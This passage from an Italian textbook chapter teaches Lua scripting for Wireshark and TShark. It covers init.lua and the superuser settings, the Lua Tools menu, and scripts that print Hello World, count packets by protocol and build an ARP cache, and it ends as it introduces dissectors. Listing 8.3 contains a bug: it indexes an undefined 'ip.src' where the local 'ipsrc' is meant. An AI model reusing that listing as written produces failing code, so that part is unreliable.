Infine, su una macchina *nix, se si scrive semplicemente il comando **lua**, si vedrà il numero di versione, come nel caso seguente:

```
localhost:~$ lua
Lua 5.3.3  Copyright (C) 1994-2016 Lua.org, PUC-Rio
> print "test"
test
>
```

Inizializzazione di Lua

Ora che avete verificato che Lua funziona, potete guardare un po' più in dettaglio. Il primo script Lua eseguito da Wireshark è il file `init.lua` che si trova nella directory `global` di Wireshark. Se vi state chiedendo dove sia la directory `global`, dipende dal vostro sistema operativo. Lo vedremo meglio fra poco. Il file `init.lua` contribuisce a impostare l'ambiente Lua in Wireshark e gestisce cose come l'abilitazione e la disabilitazione del supporto Lua. Il file `init.lua` cerca anche di fornire qualche controllo di sicurezza per i casi in cui Wireshark viene eseguito con privilegi elevati su alcuni sistemi operativi. Anche di questo riparleremo meglio fra breve.

Una volta eseguito lo `init.lua` globale, Wireshark esegue `init.lua` nella directory di configurazione personale.

Quando anche lo script `init.lua` personale è stato eseguito, vengono eseguiti gli eventuali script passati con le opzioni da riga di comando `-X lua_script:script.lua`. Tutto questo succede prima che venga gestito qualsiasi pacchetto. In `init.lua` si trovano le funzioni `dofile()` che eseguono ulteriori script Lua. Analizzeremo più approfonditamente `dofile()` quando cominceremo a vedere come costruire un dissettore.

Impostazione per Windows

Se la vostra versione di Wireshark per Windows non ha il supporto per Lua, la soluzione più rapida è scaricare la versione binaria più recente dal sito web di Wireshark. Le versioni più recenti hanno Lua di default, perciò dovrebbero avere già quello che vi serve. Potete sempre rileggere il Capitolo 2 per vedere come installare Wireshark in Windows. Per Windows, la directory globale in cui si trova il file `init.lua` è `%programfiles%/Wireshark`, o la directory in cui avete installato Wireshark. La directory della configurazione personale è in `%AppData%/Wireshark`. Windows in generale non ha un gestore standard di file per i file `.lua`, ma li si può visualizzare e modificare facilmente in Blocco note.

Impostazione per Linux

La procedura di impostazione per Linux dipende dalla distribuzione che usate. Non possiamo vedere le procedure per le diverse distribuzioni, ma descriveremo i passi comuni che devono essere intrapresi prima di poter eseguire script Lua.

Come abbiamo già detto nel Capitolo 3, di solito non è una buona idea eseguire Wireshark con i privilegi di root, per ragioni di sicurezza. Per questo gli sviluppatori di Wireshark hanno disabilitato completamente l'esecuzione di script Lua come root. Questo significa che, a seconda della vostra installazione, dovete controllare due impostazioni nel file di configurazione Lua. Questo file si trova di default in `/etc/wireshark/init.lua`. Aprite questo file nel vostro editor preferito e controllate queste due variabili: `disable_lua` e `run_user_scripts_when_superuser`. Si trovano entrambe vicino all'inizio del file. Per abilitare il supporto per Lua in Wireshark, l'impostazione `disable_lua` deve essere `false`. Per la riga `run_user_scripts_when_superuser`, modificate l'impostazione in `true` o `false`, a seconda della vostra situazione. La prima parte del file di configurazione deve presentarsi in modo simile a questo:

```
-- Imposta disable_lua a true per disabilitare il supporto a Lua.
disable_lua = false

if disable_lua then
    return
end

-- Se è impostato e andiamo in esecuzione con privilegi speciali
-- questa impostazione dice se devono essere eseguiti
-- altri script oltre a questo.
run_user_scripts_when_superuser = true


-- disabilita funzioni lua potenzialmente dannose
-- quando è in esecuzione come superuser
if false then
    local hint = "has been disabled due to running Wireshark as
superuser. See http://wiki.wireshark.org/CaptureSetup/CapturePrivileges
for help in running Wireshark as an unprivileged user."
    local disabled_lib = {}
    setmetatable(disabled_lib,{ __index = function()
error("this package ".. hint) end } );
```

Strumenti

Se il vostro file `init.lua` è configurato correttamente e Lua è stato caricato, nell'interfaccia di Wireshark, sotto il menu *Tools*, dovreste avere la voce *Lua*. In questo menu compaiono le opzioni *Console*, *Evaluate*, *Manual* e *Wiki*, come si vede nella Figura 8.3.

Se scegliete l'opzione *Console*, si apre una finestra *Console* che mostra l'output dei vostri script Lua (Figura 8.4), utile per la risoluzione dei problemi quando usate la GUI di Wireshark.

Anche l'opzione *Evaluate* è comoda per la risoluzione dei problemi e il debug. Fondamentalmente, è una shell interattiva semplice, simile a quella che abbiamo usato nella sezione "Elementi fondamentali dello scripting". Potete scrivere del codice Lua e, quando fate clic su *Evaluate*, il codice viene valutato. Quello che rende speciale la finestra *Evaluate* è il fatto che vengono caricate le variabili e le librerie di Wireshark, a differenza della normale shell interattiva Lua, che ha a disposizione solo la libreria standard incorporata. Per una dimostrazione potete fare riferimento a `USER_DIR`, la variabile che definisce la directory della configurazione personale.




Figura 8.3 Lua nel menu Tools.




Figura 8.4 La Console Lua in Wireshark.

La Figura 8.5 mostra il codice Lua necessario per creare un'altra finestra di testo che visualizzi la variabile `USER_DIR`. Questo è il codice valutato:

```
local newwindow = TextWindow.new("Title of Window Here")
newwindow:set("User dir is : " .. USER_DIR)
```

Dopo averlo inserito, fate clic su *Evaluate*. Dovrebbe comparire una nuova finestra in cui viene indicata la vostra directory utente di Wireshark,come si vede nella Figura 8.5.

Non preoccupatevi troppo di capire il codice, per il momento. Il punto importante è che potete usare la finestra *Evaluate* per eseguire dinamicamente il codice Lua con accesso alle variabili di Wireshark, ai suoi metodi e così via, il che è comodo quando volete mettere alla prova qualcosa di specifico per Wireshark ma non volete scrivere uno script autonomo completo.




Figura 8.5 La finestra Wireshark Evaluate Lua.

Le opzioni *Manual* e *Wiki* nel menu *Lua Tools* sono semplicemente link al manuale e alla sezione Wiki di Lua sul sito di Wireshark. Sono però molto utili e vanno considerate una risorsa preziosa quando si esplorano Lua e Wireshark.

Hello World con TShark

Non c’è introduzione a un linguaggio di programmazione che non abbia il suo programma “Hello World”. Per illustrare la struttura fondamentale di un plug-in Lua per Wireshark, vedremo un programma che stampa le parole *Hello World* sullo schermo e lo esamineremo riga per riga.

Questo esempio è leggermente diverso dal normale “Hello World” in Lua, perché mostra la struttura più basilare di un plug-in, anziché stampare sullo schermo senza interagire effettivamente con Wireshark.

Listato 8.1 helloworld.lua

```
local function HelloWorldListener()
   -- crea il listener con un filtro per 'http'
   local listener = Listener.new(nil, 'http')

   function listener.packet(pinfo, tvb)

   -- questa viene chiamata per ogni pacchetto che soddisfa il filtro,
   -- cioè 'http' in questo esempio

   end

   function listener.draw()
      print('Hello World')
   end

end

HelloWorldListener()
```

Per collaudare il programma, eseguitelo con TShark, con il comando seguente. Il plug-in viene chiamato dall'opzione `-X` con l'argomento `lua_script:` seguito dal percorso o dal nome dello script Lua:

```
localhost:~/$ tshark -q -r smbfiletest2 -X lua_script:helloworld.lua
Hello World
localhost:~/$
```

In primo luogo, viene definita una funzione locale `HelloWorldListener`. Questa funzione definisce un oggetto `Listener` che riceve tutti i pacchetti SMB. In sostanza, è un filtro di visualizzazione. La funzione continua definendo due funzioni callback nell'oggetto `listener`. La prima funzione, `packet`, viene chiamata per ogni `packet` che corrisponde al filtro di visualizzazione e in questo esempio non fa nulla, ma è stata inclusa solo per mostrare la struttura normale di un plug-in. La seconda funzione, `draw`, viene chiamata alla fine della sessione. In questo caso, la fine della sessione è al termine del `pcap` analizzato. Nell'esempio, la funzione `draw` è utilizzata per stampare *Hello World*, ma in un plug-in reale sarebbe il luogo per stampare un riepilogo. La riga finale chiama `HelloWorldListener` per avviare l'esecuzione del plug-in.

Non è necessario chiamare esplicitamente il plug-in Lua con l'opzione `-X` ogni volta che lo si vuole usare. Wireshark carica automaticamente gli script dal percorso di ricerca di Lua, che comprende la variabile `USER_DIR` che abbiamo esaminato a proposito del menu *Evaluate* in Wireshark. Il posto migliore in cui collocare i vostri script Lua che volete vengano caricati automaticamente è `$HOME/.wireshark/plugins/` in Linux, mentre è invece `%appdata%\Roaming\Wireshark\plugins\` per Windows. Non fate caricare automaticamente script che consumano molte risorse, perché potrebbero rallentare Wireshark.

Script per il conteggio dei pacchetti

Per iniziare a elaborare pacchetti, prendiamo la struttura del plug-in Hello World e la espanderemo in modo da stampare un riepilogo di una cattura di pacchetti. Il nuovo script contiene contatori del numero totale dei pacchetti e del numero dei protocolli, per avere un'idea di come si lavora con i pacchetti negli script Lua e si presentano le informazioni raccolte. Nell'esempio precedente, abbiamo già creato l'impalcatura generale per ottenere questo risultato. Il listener creato ha due callback e queste due funzioni ora saranno definite in modo da contare i pacchetti ricevuti dal listener.

Per ricevere tutti i tipi di pacchetti, il listener viene inizializzato con un filtro vuoto. Segue la definizione del gestore di pacchetti che viene chiamato per ogni pacchetto. Questo gestore deve incrementare ciascun contatore globale pertinente, a seconda del protocollo che il pacchetto contiene. Per ogni pacchetto devono essere valutati vari campi, per stabilire il protocollo corretto. Prima di accedere ai campi per stabilire il protocollo, bisogna definirli e lo facciamo utilizzando la funzione `Wireshark Field.new()`. Bisogna creare una variabile locale per

ciascun campo a cui si è interessati. Il codice seguente mostra come farlo nell'ambito del nuovo script di conteggio dei pacchetti.

```
local proto = Field.new('ip.proto')
local httpfield = Field.new('http')
local smbfield = Field.new('smb')
local icmpfield = Field.new('icmp')
local vrrpfield = Field.new('vrrp')
```

È stata creata una variabile di campo per il campo del protocollo IP con i pacchetti identificati come HTTP, SMB, ICMP e VRRP. SMB è il protocollo che Windows usa (fra le tante cose) per la condivisione di file e VRRP (*Virtual Router Redundancy Protocol*) è utilizzato per consentire il *failover* a caldo nei router. Non è necessario sapere molto di questi protocolli, per ora; basta sapere che sono pacchetti che si possono filtrare in Wireshark, e che vogliamo essere sicuri che, per ogni pacchetto, esista un campo a cui ciascun protocollo possa essere associato.

Una volta definite le variabili di campo potete verificare la loro esistenza e creare la logica del conteggio. Il codice seguente presenta la nostra logica di conteggio dei pacchetti.

```
if(icmpfield()) then
       icmpcounter = icmpcounter+1
      end
      if(vrrpfield()) then
       vrrpcounter = vrrpcounter+1
      end

      if(protocolnumber and protocolnumber.value == 6) then
       local http = httpfield()
       local smb = smbfield()
       if http then
           httpcounter = httpcounter+1
       end
       if smb then
           smbcounter = smbcounter+1
       end
      end
```

Questo codice sottopone a test il pacchetto alla ricerca di vari protocolli. Lua restituisce `nil` se cercate di usare una variabile che non esiste. Nel primo controllo, `icmpfield()` restituisce un valore `true`, che è il valore del campo `icmpfield` se il pacchetto è un pacchetto ICMP (perché

qualsiasi valore diverso da `nil` e `false` è `true`). Potete verificarlo rapidamente nell'interprete interattivo Lua, nel modo seguente.

```
> if nil then
>> print('true')
>> end
>
> if true then
>> print('true')
>> end
true
>
> if 1 then
>> print('true')
>> end
true
>
> if false then
>> print('true')
>> end
>
```

Verifichiamo anche se il numero del protocollo IP è 6. Il numero del protocollo IP è il campo che ci dice qual è il protocollo del livello inferiore. Il numero 6 specifica che il pacchetto IP incapsula un pacchetto TCP. Facciamo in questo modo perché sappiamo che HTTP e SMB passeranno su TCP. Perciò, anziché controllare tutti i pacchetti per questi campi, controlliamo per questi campi solo i pacchetti TCP.

Quando è stata analizzata tutta la cattura di pacchetti, ciascun contatore conterrà il conteggio complessivo di ciascun tipo di pacchetto. Questa informazione però non viene ancora presentata. Per presentare i totali, si può usare la funzione callback `draw` utilizzata in precedenza per stampare sullo schermo *Hello World*. Questa funzione viene chiamata quando la cattura viene interrotta o il file di cattura è stato letto e analizzato completamente.

NOTA

I campi devono essere definiti all'esterno del listener. Wireshark segnalerà degli errori, se cercate di definirli all'interno della callback del pacchetto, perciò definite i campi prima di definire le funzioni callback. Per maggiori informazioni, consultate https://www.wireshark.org/docs/wsdg_html_chunked/lua_module_Field.html#lua_class_Field.

Per presentare i conteggi dei pacchetti, semplicemente stampate ciascun contatore, premettendo l'indicazione del protocollo. Usiamo la funzione `string.format`, che formatta le variabili dandoci una stringa basata sullo specificatore di formato. In questo caso, usiamo `%i`, che rappresenta un numero (*i* per *intero*). Quella che segue è la funzione `draw` da usare nello script di conteggio dei pacchetti.

```
function listener.draw()
   print(string.format("HTTP: %i", httpcounter))
   print(string.format("SMB: %i", smbcounter))
   print(string.format("VRRP: %i", vrrpcounter))
   print(string.format("ICMP: %i", icmpcounter))
end
```

Notate che la funzione `draw` è stata inserita all'interno e che nella prima parte del file sono stati definiti contatori globali. Quello che segue è il codice sorgente completo.

Listato 8.2 countpackets.lua

```
-- variabili per i contatori
local httpcounter = 0
local smbcounter = 0
local icmpcounter = 0
local vrrpcounter = 0

-- funzione per creare il listner
local function HelloWorldListener()
   -- crea il listener senza filtro
   local listener = Listener.new(nil, '')
   -- crea le variabili che conterranno i campi per ciascun pacchetto
   local proto = Field.new('ip.proto')
   local httpfield = Field.new('http')
   local smbfield = Field.new('smb')
   local icmpfield = Field.new('icmp')
   local vrrpfield = Field.new('vrrp')

   -- definisce la funzione listener.packet chiamata per ciacun pacchetto
   function listener.packet(pinfo, tvb)
      -- variabile per il campo ip.proto
      local protocolnumber = proto()

      -- verifica se il pacchetto ha un campo ICMP, e nel caso
      -- incrementa il contatore ICMP
      if(icmpfield()) then
       icmpcounter = icmpcounter+1
      end
      -- verifica se il pacchetto ha un campo VRRP, e nel caso
      -- incrementa il contatore VRRP
      if(vrrpfield()) then
       vrrpcounter = vrrpcounter+1
      end
```

```
      -- vede se il protocollo IP è 6, cioè TCP, e nel caso
      -- controlla sia HTTP sia SMB
      if(protocolnumber and protocolnumber.value == 6) then
       local http = httpfield()
       local smb = smbfield()
       if http then
           httpcounter = httpcounter+1
       end
       if smb then
           smbcounter = smbcounter+1
       end
      end
   end

   -- crea la funzione draw che visualizzerà i contatori
   function listener.draw()
      print(string.format("HTTP: %i", httpcounter))
      print(string.format("SMB: %i", smbcounter))
      print(string.format("VRRP: %i", vrrpcounter))
      print(string.format("ICMP: %i", icmpcounter))
   end

end

-- esegue la funzione listener
HelloWorldListener()
```

L’output sarà simile a questo:

```
localhost:~$ tshark -2 -q -X lua_script:countpackets.lua
Capturing on 'eth0'
82 ^C
HTTP: 18
SMB: 0
VRRP: 0
ICMP: 3
```

Contiamo ancora un po’ di pacchetti, ma questa volta faremo qualcosa di un po’ più interessante di un semplice conteggio del loro numero.

Script per la cache ARP

Nel Capitolo 3 abbiamo esaminato brevemente come il protocollo ARP risolve gli indirizzi IP in indirizzi MAC. Internamente, il computer usa quella che viene chiamata *cache ARP* per memorizzare queste corrispondenze fra indirizzi IP e MAC. Vedremo qui come replicare il procedimento con TShark e un po’ di scripting Lua. In primo luogo, decidiamo un filtro e i campi a cui vogliamo accedere.

Poiché stiamo cercando traffico IP, sappiamo che dobbiamo filtrare per quel tipo di pacchetti. Siamo interessati anche al traffico ARP, poiché ci può consentire di far corrispondere indirizzi MAC a indirizzi IP. In particolare, vogliamo il campo `arp.src.proto_ipv4`, che contiene l'indirizzo IP del mittente ARP. Ci serve anche l'indirizzo MAC dell'origine, che si può trovare nel campo `eth.src`, e l'indirizzo IP dell'origine dei pacchetti, che si trova nel campo `ip.src`. Per cominciare, creiamo un filtro per il traffico IP o ARP, per accedere ai campi `arp.src.proto_ipv4`, `eth.src` e `ip.src`.

```
-- filtra per i pacchetti ARP o IP (quindi tutti i pacchetti
-- con una corrispondenza fra MAC e IP)
    local new_filter = "arp || ip"

    -- vogliamo l'origine del pacchetto ARP (ricordate che il pacchetto ARP
    -- non ha una intestazione IP)
    local arp_ip = Field.new("arp.src.proto_ipv4")
    local eth_src = Field.new("eth.src")
    local ip_src = Field.new("ip.src")
```

Per tenere traccia delle corrispondenze fra indirizzi MAC e IP, usiamo una tabella: gli indirizzi IP saranno le chiavi, gli indirizzi MAC i valori. Per iniziare, creiamo semplicemente una tabella vuota, `arp_cache`.

```
-- crea una tabella vuota, che conterrà le corrispondenze fra indirizzi IP e MAC
    local arp_cache = {}
```

Creiamo un listener che introduce il nostro filtro, poi definiamo la funzione che verrà chiamata per ogni pacchetto. Poi controlliamo se il pacchetto ha il campo `arp.src.proto_ipv4`. Se sì, useremo quel campo come indirizzo IP di origine e lo metteremo in corrispondenza con il campo `eth.src` del pacchetto ARP. Se il campo `arp.src.proto_ipv4` non è disponibile, usiamo i campi `ip.src` e `eth.src` per creare una corrispondenza nella tabella `arp_cache`. Infine, per visualizzare i risultati, iteriamo sulla tabella con `pairs`, e stampiamo le corrispondenze fra indirizzi IP e MAC. Quello che segue è il codice completo e commentato.

Listato 8.3 arp_cache.lua

```
do

    -- filtra per i pacchetti ARP o IP (cioè tutti i pacchetti
    -- con una corrispondenza fra MAC e IP)
    local new_filter = "arp || ip"

    -- vogliamo l'origine src del pacchetto ARP (ricordate che ARP
    -- non ha una intestazione IP)
    local arp_ip = Field.new("arp.src.proto_ipv4")
    local eth_src = Field.new("eth.src")
    local ip_src = Field.new("ip.src")

    -- crea una tabella vuota, che conterrà le corrispondenze
    -- fra indirizzi IP e MAC
    local arp_cache = {}

    -- crea la funzione che crea il listener
    local function init_listener()

        -- crea il listner, filtrando per i pacchetti ARP o IP
        local tap = Listener.new(nil, new_filter)

        -- chiamata per ciascun pacchetto
        function tap.packet(pinfo, tvb)

            -- crea le variabili locali per i nostri campi
            local arpip = arp_ip()
            local ethsrc = eth_src()
            local ipsrc = ip_src()

            -- controlla esplicitamente se arpip non è uguale a nil
            if tostring(arpip) ~= "nil" then

                -- se non è nil, prendiamo l'IP di origine ARP e lo mettiamo
                -- in corrispondenza con l'indirizzo MAC nel campo Ethernet
Source
                arp_cache[tostring(arpip)] = tostring(ethsrc)

            else

                -- Se il campo IP origine ARP è nil possiamo accedere
-- all'origine del pacchetto via pinfo, che è il modo in cui accediamo alle
colonne
-- e mettiamo in corrispondenza con il campo Ethernet Source (indirizzo MAC)
                arp_cache[tostring(ip.src)] = tostring(ethsrc)

            -- fine del blocco if principale
            end

        -- fine di tap.packet()
        end

        -- definiamo una funzione vuota tap.reset
        function tap.reset()

        -- fine di tap.reset()
        end
```

```
        -- definisce la funzione draw per stampare la cache arp creata.
        function tap.draw()

            -- itera su chiavi/valori nella tabella cache arp
            -- e stampa le corrispondenze fra indirizzi IP e MAC
            for ip,mac in pairs(arp_cache) do
                print("[*] (" .. ip .. ") at " .. mac)

            -- fine del blocco for
            end
        -- fine di tap.draw()
        end

    -- fine di init_listener()
    end

    -- chiama la funzione init_listener
    init_listener()


-- fine di tutto
end
```

Questo è il risultato dell'esecuzione del nuovo script `arp_cache` su una cattura di pacchetti.

```
localhost:$ tshark -q -r ../../att_sniff.pcapng -X
lua_script:arp_cache.lua
[*] (135.37.133.127) at ac:f2:c5:94:03:50
[*] (135.37.123.3) at 02:e0:52:4e:94:01
[*] (135.37.133.80) at fc:15:b4:ed:2e:ff
[*] (135.37.133.3) at 02:e0:52:c0:94:01
[*] (135.37.133.160) at 88:51:fb:55:ef:3b
[*] (135.37.133.110) at 74:46:a0:be:99:e6
[*] (135.37.133.148) at ac:f2:c5:85:87:46
[*] (135.37.133.60) at 2c:44:fd:23:7d:92
[*] (135.37.123.190) at 44:e4:d9:45:a8:d3
[*] (135.37.133.86) at 74:46:a0:be:9d:22

...
```

Se lo eseguite sulla vostra rete, potrete notare che alcuni indirizzi MAC corrispondono a più indirizzi IP. Questo succede di solito con i pacchetti destinati all'esterno del gateway locale, perché tutti gli indirizzi IP destinati alla Internet pubblica sono destinati all'indirizzo MAC del gateway.

Creare dissettori per Wireshark

I dissettori, di cui abbiamo parlato nel Capitolo 1, sono ciò che trasforma i byte della rete in qualcosa di dotato di senso. Sono

l’intelligenza che in Wireshark analizza i byte e i pacchetti e li interpreta individuando un particolare protocollo e i suoi componenti. L’analisi di ciascun protocollo effettuata dal dissettore è ciò che consente a Wireshark di compilare la colonna *Protocol* con le indicazioni *TCP* o *ARP* ecc. E, ovviamente, il pannello *Packet Details* veicola informazioni molto più significative proprio grazie ai dissettori.

Purtroppo, Wireshark non ha un dissettore per tutti i protocolli: ce ne sono alcuni che Wireshark non comprende. Si può però usare Lua per costruire dissettori per nuovi protocolli di cui si venga a conoscenza.

Tipi di dissettori

Esistono anche dissettori di tipi diversi, utili per attività diverse. Qui parleremo dei dissettori standard. Esistono dissettori che vengono eseguiti dopo tutti gli altri e consentono al programmatore di accedere ai campi definiti in altri dissettori: sono chiamati *post-dissettori*. Due script che descriveremo nel seguito del capitolo, `packet-direction.lua` e `mark-suspicious.lua`, sono esempi di post-dissettori.

Un *dissettore concatenato* (*chained*) è simile a un post-dissettore perché viene eseguito dopo altri dissettori, in modo da poter accedere ai loro campi, ma con la differenza che non viene eseguito per ogni pacchetto, ma solo per i pacchetti gestiti dal dissettore al quale sono concatenati. I dissettori concatenati sono comodi per estendere un dissettore già esistente senza doverlo riscrivere completamente, mentre i post-dissettori sono utili per aggiungere un nuovo dissettore che fornisca ulteriore contesto sulla base delle impostazioni di altri campi.

Perché serve un dissettore

Quando si effettua il test di un prodotto, una delle prime cose da osservare è che cosa fa quel prodotto sulla rete. Le aziende spesso pensano di essere molto furbe e utilizzano qualche protocollo binario proprietario. Di solito questo significa solo che serializzano strutture C e le inviano sulla rete. Poiché il protocollo è “fatto in casa”, è possibile che Wireshark non lo conosca. Wireshark non avrà un dissettore per questo protocollo proprietario, e voi non saprete che fare quando vedete un pacchetto come quello della Figura 8.6.




Figura 8.6 Wireshark senza un dissettore.

A volte si può compulsare la documentazione del prodotto e trovare informazioni su come è costruito il protocollo e quello che significano i diversi bit e byte, oppure si riescono a estrarre i file di intestazione, se il tutto è open source, per esaminare le definizioni delle strutture. Altre volte non si può fare a meno di intraprendere un noioso lavoro di retroingegnerizzazione del prodotto per stabilire quello di cui si deve venire a conoscenza.

In questa sezione, analizzeremo la creazione di un dissettore per un protocollo immaginario. Lavoreremo in base all’ipotesi di avere qualche documentazione sul protocollo che ce ne dica il significato e precisi il tipo di dati dei vari campi. Prima di analizzare il nostro protocollo, ripassiamo rapidamente gli elementi fondamentali. Come sapete, ci sono 8 bit in un byte e la vostra architettura è o a 32 bit (4 byte) o a 64 bit (8 byte). Di solito i byte inviati sulla rete sono *big-endian*, cioè con il byte più significativo all’indirizzo più basso. In

questo esercizio, però, non lo daremo per scontato, in modo che possiate fare pratica con entrambi i tipi di *endianess*, perché potreste incontrare entrambi, in una cattura di pacchetto.

La Figura 8.7 mostra il nostro protocollo immaginario.

